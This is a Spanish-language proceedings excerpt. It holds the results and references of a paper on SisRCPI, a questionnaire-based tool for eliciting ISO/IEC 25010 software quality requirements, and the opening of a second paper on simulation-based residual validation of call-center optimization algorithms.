 - Cuestionario usuarios principales
 - 20 Usuarios asignados
 - 25 Preguntas relacionadas
- Con los pasos anteriores realizados se procede al envío de los cuestionarios. Este proceso lo realiza el sistema a través

del envío automático de un correo electrónico a cada usuario (Ver Figura 8).




Figura 8. Captura de pantalla SisRCPI – Envío de encuestas a usuarios

El correo contiene un explicativo sobre el objetivo de dicho cuestionario y el link de acceso al mismo, este link redirige a los usuarios al sitio donde se encuentra el cuestionario a contestar.

Respuesta de los Usuarios

Los usuarios reciben un correo electrónico, este correo contiene el link para ingresar y responder el cuestionario.

En la Figura 9 se muestra una captura parcial de pantalla con una de las preguntas.




Figura 9. Captura de pantalla SisRCPI – Respuesta de los usuarios

Los datos son grabados directamente en la base de datos del SisRCPI.

A través del proceso de respuesta de cada uno de los usuarios quedan establecidas las necesidades de calidad de cada uno de ellos.

Procesamiento de los cuestionarios

El sistema agrupa los cuestionarios respondidos por tipo de usuario para luego realizar los cálculos previstos por el método Likert [15], esto es implementado en el sistema a través de un algoritmo programado para tal fin.

Lo que el sistema obtiene es una lista con las preguntas ponderas y ordenas de mayor a menor según el nivel de acuerdo que cada categoría de preguntas haya obtenido, quedando en las primeras posiciones de la lista aquellas categorías que mayor desacuerdo hayan recibido.

El mayor nivel de desacuerdo indica que los usuarios no están de acuerdo con lo que esperaban de una determina característica del producto.

Lo que se debe establecer luego, es el criterio de aceptación, desde qué porcentaje en adelante se aceptará para que esas preguntas luego sean transformadas en características y subcaracterísticas de calidad. Este es un aspecto dinámico que tiene SisRCPI, se pueden probar tantos criterios de aceptación como sean necesario.

Tanto el proceso para obtener los resultados, como establecer el criterio de aceptación y emitir los distintos tipos de informes (Trazabilidad por tipo de usuario, Trazabilidad de todos los usuarios e Informe preliminar) se llevan a cabo desde la opción de menú Informes de SisRCPI (Ver Figura 10).

El criterio de aceptación que se establezca tendrá que ver con cuestiones legales, institucionales, técnicas y de preferencia que los responsables de la organización deberán tomar para incluir más o menos requisitos de calidad.

La Figura 11 muestra una captura parcial de los datos procesados. en donde se puede ver cómo quedan ponderadas las preguntas respondidas por los usuarios principales y con un criterio de aceptación superior al 40%. Este es el primer informe que emite el sistema.

Como se aclaró anteriormente, las preguntas con mayor ponderación son aquellas que menos acuerdo lograron, o, dicho de otra manera, son aquellas con las que los usuarios están más en desacuerdo.

Luego se puede emitir el informe de trazabilidad por tipo de usuario, en este informe queda reflejado la trazabilidad entre las preguntas, los usuarios y las características, subcaracterísticas y métricas del modelo de calidad de referencia.




Figura 10. Captura de pantalla SisRCPI – Gestión de Informes

ID Prg	Pregunta	% UP
34	La información presentada en el sistema esté organizada y dispuesta en categorías que son convenientes para la realización de las tareas	95,79
3	El tiempo de respuesta del sistema es adecuado para cumplir con los objetivos de uso	93,01
1	El sistema proporciona todas las funcionalidades necesarias para desempeñar sus actividades	91,83
16	El sistema cuenta con la posibilidad de realizar las tareas mediante todas las modalidades de entrada apropiadas, como el teclado, el ratón. (Ej: En determinados casos el uso del teclado hace las tareas más sencillas, el uso de dispositivos de lectura de datos externos, etc.)	90,50
2	Las funcionalidades implementadas del sistema le permiten alcanzar los objetivos de uso con resultados adecuados	85,57
9	El sistema tiene un comportamiento y apariencia consistente tanto dentro de una determinada, como así también a través de tareas similares.	83,59
15	Las interfaces de usuario que tienen elementos similares, tienen también un aspecto similar (Ej. las pantallas "Aceptar" y "Cancelar" siempre se encuentran en la misma posición)	81,45
17	Las acciones del usuario (Ej: Confirmar, Borrar, Cancelar, etc.) están protegidas contra la causa de cualquier mal funcionamiento del sistema. (Ej. Al cancelar una operación, el usuario cuenta con una alternativa de confirmación)	68,40
13	El sistema cuenta con opciones para reconfirmar o deshacer una determinada acción para tareas que tienen consecuencias significativas	62,27
18	El sistema proporciona un valor correcto sugerido para los errores de entrada de los usuarios.(Ej. Al cargar un valor numérico con decimales el sistema permite la separación de miles y de decimales siempre con el mismo formato)	62,27
19	El sistema corrige o recupera errores en determinadas operaciones(Ej. El sistema permita recuperar un registro con error para ser corregido, etc.)	52,52
23	En términos generales se podría decir que usted se encuentra satisfecho con el desempeño del sistema	52,52
24	Cuando usted carga el Cronograma de actividades del proyecto en el sistema, lo realiza de manera adecuada con eficiencia y eficacia, con lo cual se podría decir que dicha actividad la realiza de manera satisfactoria	49,20
8	El sistema prevé para que usuarios principiantes puedan realizar tareas comunes sin necesidad de estudio o formación previa o de solicitar ayuda externa	45,89

Figura 11. Captura de pantalla SisRCPI – Informe de resultados

En la Figura 12 se muestra parcialmente el informe emitido, en el mismo ya se pueden observar las características y subcaracterísticas de calidad ponderadas de mayor a menor mostrando en el nivel superior las que acumularon un mayor nivel de desacuerdo.

Luego de esto, el sistema está en condiciones de emitir un informe con los resultados obtenidos, estos resultados incluyen los factores de calidad (Características y Subcaracterísticas) que se han identificado y seleccionado como aquellos que acumularon los mayores niveles de desacuerdo entre los usuarios principales. En la Figura 13 se muestra una captura parcial del informe mencionado.

ID_Prg	CC	SCC	MC	%_UP
34	Usabilidad	Operatividad	Categorización comprensible de la información	95,79
3	Eficiencia del Desempeño	Comportamiento relativo al tiempo	Tiempo de respuesta adecuado	93,01
1	Adaptación Funcional	Complejidad funcional	Cobertura funcional	91,83
16	Usabilidad	Operatividad	Soporte de dispositivos de entrada	90,50
2	Adaptación Funcional	Adecuación funcional	Adecuación funcional del objetivo de uso	85,57
9	Usabilidad	Operatividad	Consistencia operacional	83,59
15	Usabilidad	Operatividad	Consistencia de la apariencia	81,45
17	Usabilidad	Protección de errores del usuario	Evitar errores en la operación del usuario	68,40
13	Usabilidad	Operatividad	Capacidad de deshacer	62,27
18	Usabilidad	Protección de errores del usuario	Corrección de errores de entrada de usuario	62,27
19	Usabilidad	Protección de errores del usuario	Recuperación de errores del usuario	52,52
23	Satisfacción	Satisfacción general	Satisfacción general	52,52
24	Satisfacción	Satisfacción con las Car.	Satisfacción con las características (Conograma)	49,20
8	Usabilidad	Facilidad de aprendizaje	Interfaz de usuario autoexplicativa	45,89

Figura 12. Captura de pantalla SisRCPI – Informe de resultados-Trazabilidad por tipo de usuario

Informe de Requisitos de la Calidad de las Partes Interesadas

Criterio de aceptación aplicado: 40 %

Organización: Institución Universitaria

Área: CyT

Objetivo: Mejora de Sistema de gestión de CyT

Producto Software: Sistema de gestión de CyT

Usuarios: Usuarios Principales

[Editar Informe](#) [Imprimir](#)

Características	Subcaracterísticas	Métricas
Usabilidad	Operatividad	Categorización comprensible de la información
Eficiencia del Desempeño	Comportamiento relativo al tiempo	Tiempo de respuesta adecuado
Adaptación Funcional	Complejidad funcional	Cobertura funcional
Usabilidad	Operatividad	Soporte de dispositivos de entrada
Adaptación Funcional	Adecuación funcional	Adecuación funcional del objetivo de uso
Usabilidad	Operatividad	Consistencia operacional
Usabilidad	Operatividad	Consistencia de la apariencia
Usabilidad	Protección de errores del usuario	Evitar errores en la operación del usuario

Figura 13. Captura de pantalla SisRCPI – Informe de Requisitos de calidad de las partes interesadas

Este informe cuenta con la posibilidad de ser editado y modificado a criterio y bajo responsabilidad de la organización, por cada modificación se genera una nueva versión del informe pudiendo volver siempre a la versión original del mismo.

7. Resultados

Los principales resultados que arrojó este trabajo están relacionados con el caso de estudio desarrollado. El mismo, estuvo orientado a la identificación y selección de factores de calidad como aporte para la mejora de un producto de software implementado en una organización, a través de la utilización de la Técnica para Relevamiento de las Necesidades de Calidad de las partes interesadas (TRNC) [10].

Dado que el foco central que propone la Técnica utilizada es indagar sobre las necesidades de calidad de las partes interesadas, es que, para abordar la necesidad planteada se elaboraron un conjunto de 25 preguntas en total, de las cuales 22 de ellas están relacionadas con el MC de producto vista externa y 3 con el MC en uso. Se abarcaron 3 características y 11 subcaracterísticas de calidad en total. Los MC de referencia para producto y uso fueron tomados de ISO/IEC 25010 [5] y las métricas de las normas ISO/IEC 25023 [13] e ISO/IEC 25022 [14].

Las preguntas fueron redactadas en lenguaje no técnico y referenciadas con los MC antes mencionados, con lo cual, se elaboró el cuestionario específico para los usuarios principales del software que fue objeto del caso de estudio.

Con las respuestas obtenidas y con el criterio de aceptación del 40 %, propuesto por la organización, se pudo evidenciar los niveles de desacuerdo con algunas de los factores de calidad del software objeto. Por ejemplo, vemos en la Figura 12 y en la Figura 14 que, para el MC de producto, la Característica *Usabilidad*, Subcaracterística *Operatividad* y su Métrica asociada *Categorización comprensible de la información* fue la opción con mayor nivel de desacuerdo (95,79%) entre los usuarios encuestados, éste debería ser uno de los aspectos a mejorar del software objeto del estudio.




Figura 14. Nivel o grado de desacuerdo respecto de la Categorización comprensible de la información

Se puede ver que para el MC en uso la Característica *Satisfacción*, Subcaracterística *Satisfacción general* y su Métrica asociada *Satisfacción general*, por su ponderación del 52,52% también debería ser un aspecto a mejorar. Estos valores se pueden observar tanto en la Figura 12 como en la Figura 15.




Figura 15. Nivel o grado de desacuerdo respecto de la Satisfacción general

También se observa en la Figura 12 y en la Figura 16 que la Característica *Eficiencia del desempeño*, Subcaracterística *Comportamiento relativo al tiempo* y su Métrica asociada *Tiempo de respuesta adecuado* fue ponderada con un nivel de desacuerdo del 93,01 %.




Figura 16. Nivel o grado de desacuerdo respecto del Tiempo de respuesta adecuado

A modo de resumen se puede observar que todas las Características de ambos modelos que se incluyeron en el cuestionario quedaron identificadas como posibles puntos de mejora. Las Subcaracterísticas identificadas como puntos de mejora fueron: 9 para la Característica Usabilidad, 1 para Eficiencia del Desempeño, 2 para Adaptación Funcional y 2 para la Característica Satisfacción. En la Tabla 4 se exponen los datos discriminados por MC, Características y Subcaracterísticas consignados.

Tabla 4. Resumen de cantidades de Características subcaracterísticas identificadas

MC	Característica	Subc. incluida en el cuestionario	Subc identificadas
Externo	Usabilidad	19	9
	Eficiencia del Desempeño	1	1
	Adaptación Funcional	2	2
Uso	Satisfacción	3	2
TOTAL		25	14

De los 25 factores de calidad por los cuales fueron consultados los usuarios principales, 14 de ellos obtuvieron una ponderación de más del 40% de desacuerdo, estos

factores podrían representar puntos de mejoras para el software objeto de este estudio.

8. Conclusiones y Trabajos Futuros

A través del desarrollo del presente trabajo se pudo verificar el uso de la Técnica para relevamiento de las necesidades de calidad de las partes interesadas (TRNC) [10] instanciándola desde el punto de vista de calidad externa y de uso, tomando en cuenta las necesidades de calidad de los usuarios principales y desde la perspectiva de quien desarrolla y mantiene el software.

Según los resultados obtenidos, se observa la utilidad para las organizaciones de contar con una Técnica que les permita identificar, clasificar y analizar las necesidades de calidad de las partes interesadas, con lo cual es posible arribar a una especificación de requisitos de calidad de software.

Para el caso que se desarrolló en este trabajo, se observa que al obtener una especificación de requisitos de calidad de software ponderada y ordenada según los niveles de desacuerdo de los usuarios respecto de los factores de calidad por lo que fueron consultados, esta especificación representa una oportunidad para la mejora de ese software que fue foco del estudio.

Es importante destacar que esta propuesta puede colaborar con las iniciativas descritas en la Sección 3 dado que las mismas también utilizan normas o modelos de referencia enfocados en la calidad de productos de software, y que, como esta propuesta se enfoca específicamente en identificar, clasificar y analizar las necesidades de calidad de las partes interesadas, con lo cual es posible arribar a una especificación de requisitos de calidad de software, ésta podría ser tomada por esas iniciativas que luego posibilitan llevar a cabo, por ejemplo, los procesos de evaluación de los aspectos de calidad.

Dado que la Técnica permite la intercambiabilidad del modelo de calidad de referencia y posibilita incluir distintas partes interesadas, desde distintas perspectivas, se plantea la necesidad de llevar a cabo otros estudios o casos que permitan abordar otros dominios de aplicación, por ejemplo, empresas desarrolladoras de software.

Referencias

- [1] M. Pliattini, F. García, I. García y F. Pino, Calidad de Sistemas de Información-4° Edición Ampliada y Actualizada, Madrid: RA-MA, 2018.
- [2] M. Callejas-Cuervo, A. C. Alarcón-Aldana y A. M. Álvarez-Carreño, «Modelos de calidad del,» Entramado, vol. 3, nº 1, pp. 236-250, 2017.
- [3] R. Pressman, Ingeniería de Software., 6 ed., Mcgraw-Hill, 2005.
- [4] IEEE .Institute of Electrical and Electronics Engineers Computer dictionary, Standard 610, Compilation of IEEE Standard Computer Glossaries, 1990.

- [5] ISO/IEC 25010:2011, Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE)-System and software quality models., ISO, 2011.
- [6] A. Villalta y J. Carvallo, «Modelos de calidad de software: Una revisión sistemática de la literatura,» de CEDIA, Maskana, 2015.
- [7] M. L. Sánchez Peralta, Evaluación de la Calidad de los MOOC con ISO/IEC 25010, M.S. Tesis - Universidad de Cuenca - Cuenca, 2017.
- [8] I. Sommerville, Ingeniería de Software, 9º ed., México: PEARSON EDUCACIÓN, 2011.
- [9] IRAM ISO/IEC 25030:2019, Ingeniería de Software – Requisitos de la calidad del producto de software (SQuaRE) – Requisitos de Calidad., Buenos Aires: IRAM, 2019.
- [10] J. Saldarini, C. Salgado, A. Sanchez, M. Peralta, L. Rivara, I. Solis y I. Chiapero, Sistema para la Definición de Requisitos de Calidad de las Partes Interesadas: Un aporte a los Procesos Licitatorios en el Estado Argentino, 2019.
- [11] ISO/IEC 25000:2014, Systems and software engineering-Systems and software Quality Requirements and Evaluation (SQuaRE), ISO-Guide to SQuaRE, 2014.
- [12] M. S. J. J. a. J. C. J. Bermeo Conto, «Modelos de Calidad de Software en la Práctica: Mejorando su Construcción con el Soporte de Modelos Conceptuales,» de CEDIA, 2016.
- [13] C. Calero, M. Piattini y M. Moraga, Calidad del producto y proceso software, Ra-Ma, 2010, pp. 509-532.
- [14] M. CALLEJAS-CUERVO, A. C. ALARCÓN-ALDANA y A. M. ÁLVAREZ-CARREÑO, «Modelos de calidad del,» Entramado, vol. 3, nº 1, pp. 236-250, 2017.
- [15] V. R. Basili, G. Caldiera y H. D. and Rombach, «The goal question metric approach,» Encyclopedia of software engineering, pp. 528-532, 1994.
- [16] INSTITUTE OF ELECTRIAL ELECTRONIC ENGINEERING , IEEE Std 1061-1998 IEEE Standard for a Software Quality Metrics Methodology – Description, 1998.
- [17] ISO/IEC 25030:2007, Software engineering — Software product Quality Requirements and Evaluation (SQuaRE) — Quality requirements., ISO, 2007.
- [18] ISO/IEC 25023:2016, Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Measurement of system and software product quality., ISO, 2016 (E).
- [19] ISO/IEC 25022:2016 , Systems and software engineering — Systems and software quality requirements and evaluation (SQuaRE) — Measurement of quality in use, ISO, 2016 (E).
- [20] R. Likert, A mewthod of constructing an attitude scale, Chicago: GM Maranell, 1974.
- [21] N. Cortada de Kohan, Teoría y Métodos para la construcción de Escalas de Actitudes., 1 ed., Buenos Aires: Lugar Editorial SA, 2004.
- [22] J. Carvallo y X. Franch, «Análisis de Desajustes Respecto los Requisitos en la Selección de Componentes OTS,» de XII Conferencia Iberoamericana de Software Engineering (CibSE), Medellín, 2009.
- [23] L. Leopold, «A Procedure for Evaluating Environmental Impact,» US Geological Circular 645, 1971.
- [24] C. Vicenz, N. Waiman, F. Papa, P. Becker y L. and Olsina, «Enfoque Holístico de Calidad: Aplicación de una Estrategia de Selección de Alternativas,» de XXIV Congreso Argentino de Ciencias de la Computación, Tandil, 2018.
- [25] L. O. María Fernanda Papa, «Aspectos de Mejora de una Estrategia de Medición y Evaluación a partir de un Análisis Comparativo de Estrategias Integradas,» de Cibse, Buenos Aires, 2012.
- [26] P. Becker, Visión de proceso para estrategias integradas de medición y evaluación de la calidad, La Plata: Facultad de Informática-Universidad Nacionla de la Plata, 2014.
- [27] G. Covella, A. Dieser y L. Olsina, «Una Estrategia de Medición y Evaluación como Soporte para la Gestión de Tecnologías de Información en el Estado,» de 42 JAIIO – SIE - Facultad de Matemática, Astronomía y Física de la UNC, Córdoba Capital, 2013.
- [28] J. Calabrese, R. Muñoz, A. Pasini, S. Esponda, M. Boracchia y P. and Pesado, «Asistente para la evaluación de características de calidad de producto de software propuestas por ISO/IEC 25010 basado en métricas definidas usando el enfoque GQM,» de XXIII Congreso Argentino de Ciencias de la Computación, La Plata, 2017, pp. 660-671.
- [29] ISO/IEC 25040:2011, Systems and software engineering -- Systems and software Quality Requirements and Evaluation (SQuaRE) -- Evaluation process., ISO, 2011.
- [30] J. Calabrese y R. Muñoz, Asistente para la evaluación de calidad de producto de software según la familia de normas ISO/IEC 25000 utilizando el enfoque GQM, Tesis de grado - La Plata : Universidad Nacional de La Plata, Facultad de informática, 2018.

Validación Empírica Residual con uso de Simulación para Evaluar Convergencia de algoritmos de Optimización en Call Centers

Angel Rubén Barberis ¹

Lorena E. Del Moral Sachetti ²

Universidad Nacional de Salta. Argentina.

¹ barberis@unsa.edu.ar, ² Lorena.dms.7@gmail.com

Resumen

La optimización de Call Centers no es un problema fácil de resolver, debido a la complejidad de los modelos matemáticos que derivan de las fórmulas de Erlang. Esta complejidad se traslada a modelos de optimización, que en la mayoría de los casos, se conforman con funciones objetivos no lineales y no derivables. Así como en todas las áreas de la Investigación de Operaciones, resolver estos problemas demanda algoritmos eficientes, rápidos y precisos. La Simulación como herramienta experimental constituye un ambiente esencial para la validación de algoritmos de optimización, sobre todo cuando no se dispone de repositorios de problemas bien definidos con métricas de resultados conocidos con los que se pueda contrastar. En este trabajo se presenta una estrategia denominada validación empírica residual mediante el uso de simulación para dar credibilidad estadística de la convergencia de algoritmos de optimización no lineal entera en el estudio de los problemas de Call Centers.

1 Introducción

La optimización de recursos operativos en los problemas de Call Centers constituye un proceso difícil de resolver con precisión, debido principalmente a la complejidad de los modelos de Erlang, sobre todo cuando se intenta aproximar éstos a la realidad. Si bien las formulaciones matemáticas para los modelos de Colas Erlang-A ($M/M/n+G$) están disponibles, éstas son demasiadas complicadas para derivar de ellas soluciones analíticas y algorítmicas en problemas de Call Centers, que puedan resolver cuestiones como la estimación de la cantidad adicional de operarios cuando el volumen de llamadas entrantes se duplican, o la determinación de la sensibilidad del modelo cuando subyacen errores en la estimación de la paciencia [1], entre otros.

La administración óptima de Call Center persigue, principalmente, dos objetivos contrapuestos: 1) Dimensionamiento con el menor costo en la contratación

de personal (menor cantidad de personal, menor nivel de servicio); y 2) Maximizar los niveles de servicio, que se traduce en la maximización de la satisfacción del usuario (mayor nivel de servicio, implica mayor número de personal a contratar). Para el primer objetivo, se resuelven problemas de optimización lineal entera. En la literatura hay un amplio desarrollo de investigaciones y algoritmos eficientes sobre la temática [2-5]. Alcanzar el segundo objetivo, implica resolver un problema de optimización no lineal entero, para el cual, no existe un algoritmo general que pueda aplicarse en la búsqueda de la solución, por lo que se recurre al desarrollo de algoritmos específicos. En la literatura, se registran trabajos en el que se realiza un abordaje conjunto, priorizando la solución al primer objetivo, y en segundo lugar, realizan una estimación de la solución al segundo objetivo [6, 7]. Los inconvenientes matemáticos dificultan el desarrollo de procesos analíticos generales que puedan demostrar convergencia de algoritmos de optimización no lineales como consecuencia de la diversidad de enfoques con que se abordan la problemática. La dificultad es aún mayor al no contar, en ésta área de investigación, con repositorios de problemas bien definidos, con métricas de resultados conocidos con los que se pueda contrastar. No obstante, algunos utilizan la simulación como una herramienta de comparación, apoyados con intervalos de confianza [8].

En los problemas de Call Centers, es muy común el uso la simulación, dado que es una excelente herramienta de soporte en la toma de decisiones [9-11], y muy usado en la comprobación tecnológica para la planificación [12]. También, se adoptó como herramienta para la evaluación de distintos escenarios, con análisis de sensibilidad sobre factores que impactan en la actividad de estos centros de comunicación [13]. Ellos son sólo algunos de los varios trabajos de investigación que se registra en la literatura, en donde el recurso de la simulación es muy importante en la validación de modelos, de algoritmos y de escenarios en el ámbito de los servicios de comunicación telefónicos.

Con el objeto de contar en nuestras investigaciones con una herramienta de validación de los procesos de optimización no lineales, se recurre a la estadística para extraer de ella, algunos conceptos como el Análisis de Residuales y la Regla Empírica 68-95-99. Adicionalmente,

se incorpora al análisis la evaluación de curtosis para datos muestrales que siguen una distribución normal, que combinados con una herramienta de simulación permiten especificar un método estadístico para evaluar el grado de convergencia de algoritmos de optimización. En el presente trabajo, se describe una estrategia para validar resultados y convergencia obtenidos a partir de algoritmos de optimización, denominada Validación Empírica Residual, que compara estadísticamente los resultados obtenidos por un algoritmo con los obtenidos por simulación, y bajo ciertas premisas de variabilidad estadística se puede concluir si el algoritmo es o no convergente. Este procedimiento se describe en la sección 2. En la sección 3 se presenta un caso práctico de validación de convergencia de un algoritmo de optimización no lineal entera aplicado al problema de Call Center. Las conclusiones se exponen en la sección 4. Finalmente, en la sección 5 se describen las actividades a realizar en el futuro.

2 Validación Empírica Residual con Simulación

2.1 Análisis de Residuales

El *Análisis de Residuales* es la herramienta que se utiliza para evaluar la idoneidad de un modelo de regresión lineal frente a un conjunto de datos experimentales mediante la definición de residuos y la comprobación de supuestos estadísticos a través del análisis de los gráficos de residuales [14-16].

Algunos de los supuestos estadísticos respecto del modelo de regresión que se comprueban con el gráfico de residuales son [15, 17-19]:

1. La generación de residuos debe tener un comportamiento aleatorio y ser independientes e idénticamente distribuidas.
2. Todos los residuales deben tener igual varianza. Esto quiere decir que la varianza debe ser constante sobre todo el rango de concentración dinámica de los residuales. Esta propiedad se conoce como *homocedasticidad*.
3. Todos los residuos son variables aleatorias con distribución (aproximadamente) normal con media 0, por lo que la esperanza residual debe ser 0.

La verificación de las propiedades como la de ser independiente e idénticamente distribuida, conduce al cumplimiento de otros supuestos implícitos [20].

La *independencia* residual implica el cumplimiento de supuestos como:

a) los residuales no se correlaciona con ninguna otra variable incluida o no en el modelo;

b) Los residuos no están agrupados (es decir, las medias muestrales de cualquier conjunto de residuos son todas iguales);

c) Los residuos no están auto correlacionados (es decir, no existe autocorrelación temporal o espacial).

Por otro lado, decir que los residuos son *idénticamente distribuidos*, significa que:

a) Todos los residuos provienen de la misma distribución. En el caso de una regresión lineal, se asume que todos vienen de una misma distribución normal;

b) La varianza residual es homogénea, es decir, se cumple la propiedad de homocedasticidad;

c) La media de los residuos es cero en todo el rango de los valores predictores. Cuando los predictores numéricos (covariables) están presentes, implica que la relación entre la variable independiente y dependiente puede describirse adecuadamente mediante una línea recta en el plano.

La diferencia entre los valores observados de la variable dependiente (y) y los valores que predice el modelo (\hat{y}) se llama *residual* (e) [21]. También se los conoce como *error*. Es decir:

Residuos (e) = Valores observados (y) – Valores que predice el modelo (\hat{y})

$$e = y - \hat{y}$$

Donde $\sum e = 0$ y $\bar{e} = 0$ siempre que se cumpla los supuestos estadísticos.




Figura 1: Residuales con distribución normal.

En un gráfico residual se muestran los residuos en el eje vertical y la variable independiente en el eje horizontal. Cuando los puntos en el gráfico se dispersan aleatoriamente alrededor del eje horizontal, se considera que el modelo de regresión lineal es apropiado para los datos. Una manera rápida de verificar el supuesto de normalidad es analizar la tendencia del gráfico. Si los residuos se trazan aproximadamente a lo largo o sobre de la línea recta como en la figura 1, entonces se cumple el supuesto de normalidad [22], lo que implica de inmediato satisfacer los supuestos de implicancia mencionados anteriormente. Desde el punto de vista conceptual, el análisis de residuales conforma una herramienta sencilla que facilita la detección errores y la comprobación del grado de

aproximación entre una ecuación empírica o teórica con resultados experimentales [23].

2.2 Regla Empírica o Regla 68-95-99

Usar una estimación central como la media o la mediana junto con una medida de variación (como la desviación estándar o el rango intercuartil) de una distribución muestral es una buena manera de describir los valores o el comportamiento de una población. En el caso de que el histograma de frecuencias relativa de los datos tengan la forma de campana (o tiene una aproximación a la distribución normal), la media poblacional y la desviación estándar son la combinación adecuada para estudiar variabilidad o dispersión, y una regla especial los vincula para obtener información bastante detallada sobre la población en general. Dicha regla es la llamada *regla empírica*, también conocida como regla 68-95-99.7 [24].




Figura 2: Regla Empírica. Colección de datos porcentuales según la distancia respecto de la media.

La regla empírica es una regla general que se usa para indicar el porcentaje aproximado de valores muestrales que se encuentran dentro del intervalo dado por las desviaciones estándares respecto de la media muestral, cuando éstos se distribuyen normal [17]. La regla se aplica generalmente a una variable aleatoria X , que sigue una distribución normal, con media μ y una desviación estándar σ . Una característica importante expresa que, si la distribución de los datos es más o menos simétrica, unimodal y sigue una ley normal o una aproximación a ella, entonces aproximadamente el 68,27 % de los datos se concentran dentro del rango $\mu \pm 1\sigma$, el 95,45 % dentro de $\mu \pm 2\sigma$, y 99,73 % dentro de $\mu \pm 3\sigma$. La figura 2 ilustra las tres componentes de la regla 68-95-99. Un punto importante a tener en cuenta, es que la regla empírica no se aplica a conjuntos de datos con distribuciones muy asimétricas.

2.3 Simulación como herramienta de comparación

La simulación es realizada mediante un simulador de Call Center desarrollado a los efectos de la investigación,

cuyo modelo estocástico ha sido debidamente comprobado en [25] y se describe en tabla 1 en el final del trabajo.

La particularidad de la herramienta es que implementa un dispositivo que permite cumplir dinámicamente la política de asignación de turnos pre-establecida. Este mecanismo no previsto en los software de simulación de Call Centers comerciales, habilita y deshabilita cierta cantidad de agentes según la planificación de turnos estipulados, a medida que transcurre la simulación de una jornada laboral. De esta manera, las simulaciones que se realizan son muy cercanas a la realidad operativa de los Call Centers, lo que posibilita formular conclusiones satisfactorias y precisas respecto de la realidad objetiva.




Figura 3: Proceso de selección de muestras aleatorias.

